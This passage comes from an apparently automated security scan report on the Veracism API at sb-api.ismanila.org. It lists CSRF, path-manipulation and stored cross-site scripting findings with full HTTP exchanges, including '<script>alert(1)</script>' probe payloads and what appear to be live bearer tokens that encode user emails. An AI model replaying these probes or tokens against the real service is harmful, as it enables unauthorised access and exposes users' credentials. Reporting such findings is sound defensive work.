Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://GbyypJPHPNqdILw.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Content-Disposition: form-data; name="sampleFile"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR.............    m"H....PLTE................
```

```
...[SNIP]...
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:12:56 GMT

{"isMatch":false,"matches":[],"rawOutput":"","testedAs":"images.png","rulesScanned":2}
```

3.2. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload

Summary

Severity:	**Medium**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

Request 1


```
POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPlmzZkKr3RuAl_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryliRldjkZFCrTRLGs
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryliRldjkZFCrTRLGs
Content-Disposition: form-data; name="FILES"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR.............    m"H....PLTE.....................
...[SNIP]...
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:08 GMT

{"requestId":"5a1ab611d2454811864699c20d41c6a7","tenantId":6,"results":
[{"file":"images.png","reportId":70,"tenantId":6,"studentId":null,"studentName":null,"clamav":
{"infected":false,"signature":null,
...[SNIP]...
```

Request 2

```
POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorId_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryliRldjkZFCrTRLGs
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://hZydaTDWXnMhufB.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryliRldjkZFCrTRLGs
```

```
Content-Disposition: form-data; name="FILES"; filename="images.png"
Content-Type: image/png

.PNG
.
...IHDR.............    m"H....PLTE.....................
...[SNIP]...
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:10:05 GMT

{"requestId":"b25555b4282e425d83e2c24bdd9b1334","tenantId":6,"results":
[{"file":"images.png","reportId":1776,"tenantId":6,"studentId":null,"studentName":null,"clamav":
{"infected":false,"signature":nul
...[SNIP]...
```

---

4. File path manipulation

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The **fullName** JSON parameter appears to be vulnerable to file path manipulation attacks.

The payload **./Testasd asdasd** was submitted in the fullName JSON parameter. This returned the same content as the base request. The payload **.../Testasd asdasd** was then submitted, and this returned a different response. This indicates that the application may be vulnerable to file path manipulation.

Issue background

File path manipulation vulnerabilities arise when user-controllable data is placed into a file or URL path that is used on the server to access local resources, which may be within or outside the web root. If vulnerable, an attacker can modify the file path to access different resources, which may contain sensitive information. Even where an attack is constrained within the web root, it is often possible to retrieve items that are normally protected from direct access, such as application configuration files, the source code for server-executable scripts, or files with extensions that the web server is not configured to serve directly.

Issue remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be placed into file or URL paths in order to access local resources on the server. This can normally be achieved by referencing known files via an index number rather than their name.

If it is considered unavoidable to place user data into file or URL paths, the data should be strictly validated against a whitelist of accepted values. Note that when accessing resources within the web root, simply blocking input containing file path traversal sequences (such as dot-dot-slash) is not always sufficient to prevent retrieval of sensitive information, because some protected items may be accessible at the original path without using any traversal sequences.

References

- Web Security Academy: Directory traversal

Vulnerability classifications

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-23: Relative Path Traversal
- CWE-35: Path Traversal: '.../...//'
- CWE-36: Absolute Path Traversal
- CAPEC-126: Path Traversal

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":".\/Testasd asdasd","extRef":"testasdxx"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:28 GMT
```

{"studentId":4,"tenantId":6,"externalReference":"testasdxx","fullName":"./Testasd asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}

Request 2

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"...\/Testasd asdasd","extRef":"testasdxx"}
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:28 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxx","fullName":".../Testasd asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}
```

---

5. Cross-site scripting (stored)

There are 6 instances of this issue:

- /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]
- /Veracism/api/apiclient [name JSON parameter]
- /Veracism/api/students/4 [extRef JSON parameter]
- /Veracism/api/students/6 [extRef JSON parameter]
- /Veracism/api/users/admin-invite [email JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Issue background

Stored cross-site scripting vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content.

The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes.

Methods for introducing malicious content include any function where request parameters or headers are processed and stored by the application, and any out-of-band channel whereby data can be introduced into the application's processing space (for example, email messages sent over SMTP that are ultimately rendered within a web mail application).

Stored cross-site scripting flaws are typically more serious than reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users, and are not hindered by web browsers' XSS filters. Depending on the affected page, ordinary users may be exploited during normal use of the application. In some situations this can be used to create web application worms that spread exponentially and ultimately exploit all active users.

Note that automated detection of stored cross-site scripting vulnerabilities cannot reliably determine whether attacks that are persisted within the application can be accessed by any other user, only by authenticated users, or only by the attacker themselves. You should review the functionality in which the vulnerability appears to determine whether the application's behavior can feasibly be used to compromise other application users.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References

- Web Security Academy: Cross-site scripting
- Web Security Academy: Stored cross-site scripting
- Using Burp to Find XSS issues

Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-592: Stored XSS

5.1. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c is copied into the HTML document as plain text between tags at the URL /Veracism/api/Users. The payload **sqgah<script>alert(1)</script>buavm** was submitted in the displayName JSON parameter. This input was returned unmodified in a subsequent request for the URL /Veracism/api/Users.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6182
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"displayName":"sqgah<script>alert(1)<\/
script>buavm","tenantId":13,"roleCode":"ADMIN_OFFICE","role":2,"isActive":false}
```

Response 1

```
HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:33:26 GMT

{"error":"Failed to update user","details":"Failed to update user in Auth0: {\"statusCode\":404,\"error\":\"Not Found\",
\"message\":\"The user does not exist.\",\"errorCode\":\"inexistent_user\"}"}
```

Request 2

```
GET /Veracism/api/Users?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYI-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:33:32 GMT

[{"id":"98987d53-eb57-4f41-8c7d-cc1dedca1ba6","auth0UserId":"pending|
yegmmgw6azfxfjilbgq0zhq29tfr3luhi9ax2ks8h","email":"yegmmgw6azfxfjilbgq0zhq29tfr3luhi9ax2ks8h","displayName":"a
sd","role":"2","role
```

...[SNIP]...
<20000);vl6lq=1;}}())+'","displayName":"sqgah<script>alert(1)</
script>buavm","role":"2","roleCode":"ADMIN_OFFICE","isActive":false,"createdAt":"2026-03-21T04:22:05.28","lastLogin
At":null,"tenantId":13,"tenantName":"asdasasd","profileImage":null},{"id":"2f13c7de-ad47-475e-bc04
...[SNIP]...

5.2. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient**

Issue detail

The value of the **name** JSON parameter submitted to the URL /Veracism/api/apiclient is copied into the HTML document as plain text between tags at the URL /Veracism/api/apiclient. The payload **p419z<script>alert(1)</script>h835o** was submitted in the name JSON parameter. This input was returned unmodified in a subsequent request for the URL /Veracism/api/apiclient.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

POST /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6174
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
